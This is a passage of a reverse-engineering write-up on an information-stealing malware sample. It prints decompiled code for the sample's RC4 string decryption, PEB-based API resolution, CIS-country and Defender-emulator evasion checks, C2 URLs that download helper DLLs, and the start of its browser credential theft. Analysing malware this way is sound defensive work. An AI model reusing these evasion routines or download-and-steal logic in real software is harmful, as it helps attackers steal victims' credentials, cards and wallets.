
base64 decoded hex string can also be verified in cyberchef



later it calculates length for base64 decoded hex string and allocates buffer equivalent of that length on heap, next two calls to **sub_401330** routine are allocating two buffers on heap for key and base64 decoded hex string respectively before it proceeds to finally decrypt data using **sub_422980**, quick decompilation of code for this routine results in three well recognized **RC4** loops

```
v5 = 0;
for ( i = 0; i < 256; ++i )
{
  v11[i] = i;
  v7[i] = (unsigned __int8)key_buffer[i % strlen(key_buffer)];
}
for ( j = 0; j < 256; ++j )
{
  v5 = (v7[j] + v11[j] + v5) % 256;
  i = v11[j];
  v11[j] = v11[v5];
  v11[v5] = i;
}
v9 = operator new[](strlen(str_buffer) + 1);
v6 = 0;
j = 0;
for ( i = 0; i < (signed int)strlen(str_buffer); ++i )
{
  j = (j + 1) % 256;
  v6 = (v11[j] + v6) % 256;
  v8 = v11[j];
  v11[j] = v11[v6];
  v11[v6] = v8;
  v3 = (v11[v6] + v11[j]) % 256;
  if ( v11[v3] == (unsigned __int8)str_buffer[i] )
    v9[i] = str_buffer[i];
  else
    v9[i] = LOBYTE(v11[v3]) ^ str_buffer[i];
}
v9[i] = 0;
result = v9;
*plaintext_heap_buffer = v9;
return result;
```

string decryption can be confirmed by following Cyberchef recipe



decompiled version of **decrypt_strings** routine sums up all the steps described above


```
LPVOID __cdecl decrypt_strings_sub_422F70(void *ptr_encrypted_string)
{
  struct Concurrency::details::_CancellationTokenState *length; // ST08_4
  HANDLE heap_handle; // eax
  const char *key_buffer; // ST04_4
  const char *str_buffer; // eax
  LPVOID plaintext_str; // ST10_4
  LPVOID heap_buffer; // [esp+8h] [ebp-68h]
  char var_key; // [esp+Ch] [ebp-64h]
  int b64_decoded_hex_str; // [esp+28h] [ebp-48h]
  char b64_encoded_str; // [esp+44h] [ebp-2Ch]
  int v11; // [esp+6Ch] [ebp-4h]

  copy_string_sub_4011C0(key);
  v11 = 0;
  copy_string_sub_4011C0(ptr_encrypted_string);
  LOBYTE(v11) = 1;
  base64_decode_sub_422D00(
    (int)&b64_decoded_hex_str,
    (Concurrency::details::_CancellationTokenRegistration *)&b64_encoded_str);
  LOBYTE(v11) = 3;
  free_buffer_on_heap_sub_4012D0(&b64_encoded_str);
  length = Concurrency::details::_CancellationTokenRegistration::_GetToken((Concurrency::details::_CancellationTokenRegistration *)&b64_decoded_hex_str);
  heap_handle = GetProcessHeap();
  heap_buffer = HeapAlloc(heap_handle, 0, (SIZE_T)length);
  key_buffer = (const char *)copy_val_sub_401330(&var_key);
  str_buffer = (const char *)copy_val_sub_401330(&b64_decoded_hex_str);
  RC4_decrypt_sub_422980(str_buffer, key_buffer, &heap_buffer);
  plaintext_str = heap_buffer;
  LOBYTE(v11) = 0;
  free_buffer_on_heap_sub_4012D0(&b64_decoded_hex_str);
  v11 = -1;
  free_buffer_on_heap_sub_4012D0(&var_key);
  return plaintext_str;
}
```

once processing for **wrap_decrypt_strings** completes, it continues to process next routine from **_WinMain**, a quick overview of **sub_419700** this routine reveals that it makes extensive use of global variables which were initialized in **wrap_decrypt_strings** apart from two calls to **sub_4196D0** and **sub_4195A0** routines respectively which can further be explored by debugging

```
push ebp
mov ebp,esp
push ecx
mov dword ptr ss:[ebp-4],0
mov eax,dword ptr fs:[30]      load PEB
mov eax,dword ptr ds:[eax+C]   load PEB_LDR_DATA
mov eax,dword ptr ds:[eax+C]   load InLoadOrderModuleList
mov eax,dword ptr ds:[eax]     load InLoadOrderLinks -> Flink (ntdll.dll)
mov eax,dword ptr ds:[eax]     load InLoadOrderLinks -> Flink (kernel32.dll)
mov eax,dword ptr ds:[eax+18]  DllBase
mov dword ptr ss:[ebp-4],eax
mov eax,dword ptr ss:[ebp-4]
mov esp,ebp
pop ebp
ret
```

```
int sub_4196D0()
{
  return *(_DWORD *)(***(_DWORD ***)(*(_DWORD *)(__readfsdword(0x30u) + 0xC) + 0xC) + 0x18);
}
```

in the figure above, routine **sub_4196D0** is parsing PEB structure to get base address for Kernel32.dll loaded in memory by accessing _PEB -> PEB_LDR_DATA -> InLoadOrderModuleList structures respetively, next routine **sub_4195A0** being called is taking two parametes: 1). kernel32.dll base address 2). address of a global variable dword_432204 (LoadLibraryA) in first call and dword_432438 (GetProcAddress) in second call




where **sub_4195A0** is parsing kernel32.dll's header by navigating from IMAGE_DOS_HEADER -> IMAGE_NT_HEADER -> IMAGE_OPTIONAL_HEADER.DATA_DIRECTORY -> IMAGE_EXPORT_DIRECTORY.AddressOfNames to retrieve export name and compare it with value of API contained by input parameter value which in this case is LoadLibraryA

```
int __cdecl sub_4195A0(int DllbaseAddress, const char *string_offset)
{
  unsigned int i; // [esp+14h] [ebp-1Ch]
  _DWORD *nt_hdr; // [esp+20h] [ebp-10h]
  _DWORD *v5; // [esp+28h] [ebp-8h]

  if ( !DllbaseAddress )
    return 0;
  if ( *(_WORD *)DllbaseAddress != 0x5A4D )
    return 0;
  nt_hdr = (_DWORD *)(*(_DWORD *)(DllbaseAddress + 0x3C) + DllbaseAddress);
  if ( *nt_hdr != 0x4550 )
    return 0;
  v5 = (_DWORD *)(nt_hdr[30] + DllbaseAddress);
  for ( i = 0; i < v5[6]; ++i )
  {
    if ( !strcmp((const char *)(*(_DWORD *)(v5[8] + DllbaseAddress + 4 * i) + DllbaseAddress), string_offset) )
      return *(_DWORD *)(v5[7] + DllbaseAddress + 4 * *(unsigned __int16 *)(v5[9] + DllbaseAddress + 2 * i))
           + DllbaseAddress;
  }
  return 0;
}
```

if both strings match, it returns API's address by accessing value of IMAGE_EXPORT_DIRECTORY.AddressOfFunctions field, resolved address is stored in **dword_432898** variable while second call to **sub_4195A0** resolves GetProcAddress, stores resolved address to **dword_43280C** which is subsequently used to resolve rest of API functions at runtime. I wrote an IDAPython script here which is first decrypting strings

from **wrap_decrypt_strings**, resolving APIs from **sub_419700** routine, adding comments and giving meaningful names to global variables storing resolved APIs to properly understand code flow and its functionality. **decrypt_strings** routine from IDAPython script is finding key, locating ~400 base64 encoded encrypted strings, base64 decoding strings and using key to decrypt base64 decoded hex strings, adding decrypted strings as comments and renaming variables as shown in figure below




```
00423080 mov     str_W, eax
00423085 push    offset aKaoqpezksjgm8q ; system.txt
0042308A call    b64_RC4_decrypt
0042308F add     esp, 4
00423092 mov     str_Systemtxt, eax
00423097 push    offset aCaoqpezkrgjzqa ; System ------------------------------------------------
0042309C call    b64_RC4_decrypt
004230A1 add     esp, 4
004230A4 mov     str_System, eax
004230A9 push    offset aDbontebqf3Ofa ; Windows: %s
004230AE call    b64_RC4_decrypt
004230B3 add     esp, 4
004230B6 mov     str_Windowss, eax
004230BB push    offset aG1ox6gmcfw ; Bit: %s
004230C0 call    b64_RC4_decrypt
004230C5 add     esp, 4
004230C8 mov     str_Bits, eax
004230CD push    offset aD6agohohqty ; User: %s
004230D2 call    b64_RC4_decrypt
004230D7 add     esp, 4
004230DA mov     str_Users, eax
004230DF push    offset aGbwoofztatfY0k ; Computer Name: %s
004230E4 call    b64_RC4_decrypt
004230E9 add     esp, 4
004230EC mov     str_Computernames, eax
004230F1 push    offset aCaoqpezkram60s ; System Language: %s
004230F6 call    b64_RC4_decrypt
004230FB add     esp, 4
004230FE mov     str_Systemlanguages, eax
00423103 push    offset aF7jjuedjawwxwr ; Machine ID: %s
00423108 call    b64_RC4_decrypt
0042310D add     esp, 4
00423110 mov     str_Mahineids, eax
00423115 push    offset aHyyqlbohqty ; GUID: %s
0042311A call    b64_RC4_decrypt
0042311F add     esp, 4
00423122 mov     str_Guids, eax
00423127 push    offset aHrwosudjrau6eb ; Domain Name: %s
0042312C call    b64_RC4_decrypt
00423131 add     esp, 4
00423134 mov     str_Domainnames, eax
00423139 push    offset aDbwru07vczcuvw ; Workgroup: %s
```

resolve_apis routine from script is resolving ~100 APIs from 11 libraries from **sub_419700** routine

```
v3 = load_kernel32dll_sub_4196D0();
if ( v3 )
{
  loadlibraryA = (int (__stdcall *)(_DWORD))parse_kernel32dll_sub_4195A0(v3, str_Loadlibrarya);
  getprocaddress = (int (__stdcall *)(_DWORD, _DWORD))parse_kernel32dll_sub_4195A0(v3, str_Getprocaddress);
  ExitProcess = getprocaddress(v3, str_Exitprocess);
  GetUserDefaultLangID = getprocaddress(v3, str_Getuserdefaultlangid);
  FindFirstFileA = getprocaddress(v3, str_Findfirstfilea);
  DeleteFileA = getprocaddress(v3, str_Deletefilea);
  FindNextFileA = getprocaddress(v3, str_Findnextfilea);
  FindClose = getprocaddress(v3, str_Findclose);
  GetSystemInfo = getprocaddress(v3, str_Getsysteminfo);
  GlobalMemoryStatusEx = getprocaddress(v3, str_Globalmemorystatusex);
  GetComputerNameA = getprocaddress(v3, str_Getcomputernamea);
  IsWow64Process = getprocaddress(v3, str_Iswow64process);
  GetCurrentProcess = getprocaddress(v3, str_Getcurrentprocess);
  GetLocalTime = getprocaddress(v3, str_Getlocaltime);
  GetTimeZoneInformation = getprocaddress(v3, str_Gettimezoneinformation);
  GetSystemPowerStatus = getprocaddress(v3, str_Getsystempowerstatus);
  GetUserDefaultLocaleName = getprocaddress(v3, str_Getuserdefaultlocalename);
  WideCharToMultiByte = getprocaddress(v3, str_Widechartomultibyte);
  OpenProcess = getprocaddress(v3, str_Openprocess);
  CloseHandle = getprocaddress(v3, str_Closehandle);
  GetCurrentProcessId = getprocaddress(v3, str_Getcurrentprocessid);
  GetCurrentDirectoryA = getprocaddress(v3, str_Getcurrentdirectorya);
  RemoveDirectoryA = getprocaddress(v3, str_Removedirectorya);
  SetCurrentDirectoryA = getprocaddress(v3, str_Setcurrentdirectorya);
  CreateDirectoryA = getprocaddress(v3, str_Createdirectorya);
  FreeLibrary = getprocaddress(v3, str_Freelibrary);
  GetEnvironmentVariableA = getprocaddress(v3, str_Getenvironmentvariablea);
  GetPrivateProfileSectionNamesA = getprocaddress(v3, str_Getprivateprofilesectionnamesa);
  CopyFileA = getprocaddress(v3, str_Copyfilea);
  SetFilePointer = getprocaddress(v3, str_Setfilepointer);
  HeapAlloc = getprocaddress(v3, str_Heapalloc);
  GetProcessHeap = getprocaddress(v3, str_Getprocessheap);
  CreateFileA = getprocaddress(v3, str_Createfilea);
  WriteFile = getprocaddress(v3, str_Writefile);
  GetFileSizeEx = getprocaddress(v3, str_Getfilesizeex);
  lstrcatA = getprocaddress(v3, str_Lstrcata);
  Lo_alAlloc = getprocaddress(v3, str_Loalalloc);
  GlobalFree = getprocaddress(v3, str_Globalfree);
  GetFileSize = getprocaddress(v3, str_Getfilesize);
```

resolved APIs and renamed variables

after resolving APIs, next routine **sub_41F4A0** checks if victime machine is part of CIS **(Commonwealth of Independent States)** countries which include Armenia, Azerbaijan, Belarus, Georgia, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan, Turkmenistan, Ukraine, and Uzbekistan, it retrieves language ID for current user by calling GetUserDefaultLangID API and compares returned result with specified location codes

where 0x43F corresponds to Kazakhstan, 0x443 to Uzbekistan, 0x82C to Azerbaijan and so on, it continues performing its tasks if user's language ID doesn't fall in the above mentioned category, otherwise it'll stop execution and exit, next routine **sub_41B700** performs windows defender anti-emulation check by compareing computer name to **HAL9TH** and user name to **JohnDoe** strings

```
signed int CIS_check_sub_41F4A0()
{
  unsigned __int16 v0; // ax
  signed int v2; // [esp+4h] [ebp-8h]

  v2 = 1;
  v0 = GetUserDefaultLangID();
  if ( v0 > 0x43Fu )
  {
    if ( v0 == 0x443 )
    {
      v2 = 0;
    }
    else if ( v0 == 0x82C )
    {
      v2 = 0;
    }
  }
  else
  {
    switch ( v0 )
    {
      case 0x43Fu:
        v2 = 0;
        break;
      case 0x419u:
        v2 = 0;
        break;
      case 0x422u:
        v2 = 0;
        break;
      case 0x423u:
        v2 = 0;
        break;
    }
  }
  return v2;
}
```

```
signed int windowsdefender_check_sub_41B700()
{
  const char *v0; // ST04_4
  const char *v1; // eax
  const char *v2; // ST04_4
  const char *v3; // eax
  signed int v5; // [esp+0h] [ebp-4h]

  v5 = 1;
  v0 = str_Hal9th;
  v1 = (const char *)GetComputerNameA_sub_41B2E0();
  if ( !_stricmp(v1, v0) )
  {
    v2 = str_Johndoe;
    v3 = (const char *)GetUserNameA_sub_41B1E0();
    if ( !_stricmp(v3, v2) )
      v5 = 0;
  }
  return v5;
}
```


once all required checks are passed, **sub_420BE0** routine is called which consists of stealer's grabbing module, it prepares urls and destination path strings where downloaded dlls from C2 server are to be stored before performing any other activity

```
00420FA2 mov     eax, str_Cprogramdatasoftokn3dll
00420FA7 push    eax             ; lpFileName
00420FA8 lea     ecx, [ebp+var_C4AC]
00420FAE push    ecx             ; int
00420FAF call    download_sub_420080
00420FB4 add     esp, 8
00420FB7 mov     edx, str_Cprogramdatasqlite3dll
00420FBD push    edx             ; lpFileName
00420FBE lea     eax, [ebp+var_B50C]
00420FC4 push    eax             ; int
00420FC5 call    download_sub_420080
00420FCA add     esp, 8
00420FCD mov     ecx, str_Cprogramdatafreebl3dll
00420FD3 push    ecx             ; lpFileName
00420FD4 lea     edx, [ebp+var_C894]
00420FDA push    edx             ; int
00420FDB call    download_sub_420080
00420FE0 add     esp, 8
00420FE3 mov     eax, str_Cprogramdatamozgluedll
00420FE8 push    eax             ; lpFileName
00420FE9 lea     ecx, [ebp+var_C0C4]
00420FEF push    ecx             ; int
00420FF0 call    download_sub_420080
00420FF5 add     esp, 8
00420FF8 mov     edx, str_Cprogramdatamsvcp140dll
00420FFE push    edx             ; lpFileName
00420FFF lea     eax, [ebp+var_B124]
00421005 push    eax             ; int
00421006 call    download_sub_420080
0042100B add     esp, 8
0042100E mov     ecx, str_Cprogramdatanss3dll
```

it downloads 7 dlls under **C:\Programdata**

```
http://himarkh.xyz/1.jpg  ->  C:\\ProgramData\\sqlite3.dll
http://himarkh.xyz/2.jpg  ->  C:\\ProgramData\\freebl3.dll
http://himarkh.xyz/3.jpg  ->  C:\\ProgramData\\mozglue.dll
http://himarkh.xyz/4.jpg  ->  C:\\ProgramData\\msvcp140.dll
http://himarkh.xyz/5.jpg  ->  C:\\ProgramData\\nss3.dll
http://himarkh.xyz/6.jpg  ->  C:\\ProgramData\\softokn3.dll
http://himarkh.xyz/7.jpg  ->  C:\\ProgramData\\vcruntime140.dll
```


next it creates its working directory under **C:\Programdata**, name of directory is randomly generated 15 digit string like **C:\ProgramData\920304972255009** where it further creates four sub-directories (autofill, cc, cookies and crypto) which are required to be created to store stolen data from browser, outlook, cryptocurrency wallets and system information gathering modules



different types of browsers are being targeted to steal autofill, credit card, cookies, browsing history and victim's login credentials, this module is equipped with advanced stealing and encryption techniques

```
  LOBYTE(v2) = 0;
  memset((char *)&v2 + 1, 0, 0x103u);
  v1 = fopen(str_Passwordstxt, str_W);
  if ( v1 )
    fclose(v1);
  process_vault_sub_41BEE0(v1, v2);
  resolve_sqlite3_dll_apis_sub_41C810();
  sub_41EAB0(str_Googlechromeuserdata, str_Googlechrome);
  sub_41EAB0(str_Chromiumuserdata, str_Chromium);
  sub_41EAB0(str_Kometauserdata, str_Kometa);
  sub_41EAB0(str_Amigouserdata, str_Amigo);
  sub_41EAB0(str_Torchuserdata, str_Torch);
  sub_41EAB0(str_Orbitumuserdata, str_Orbitum);
  sub_41EAB0(str_Comoodragonuserdata, str_Comododragon);
  sub_41EAB0(str_Nichromeuserdata, str_Nihrome);
  sub_41EAB0(str_Maxthon5users, str_Maxthon5);
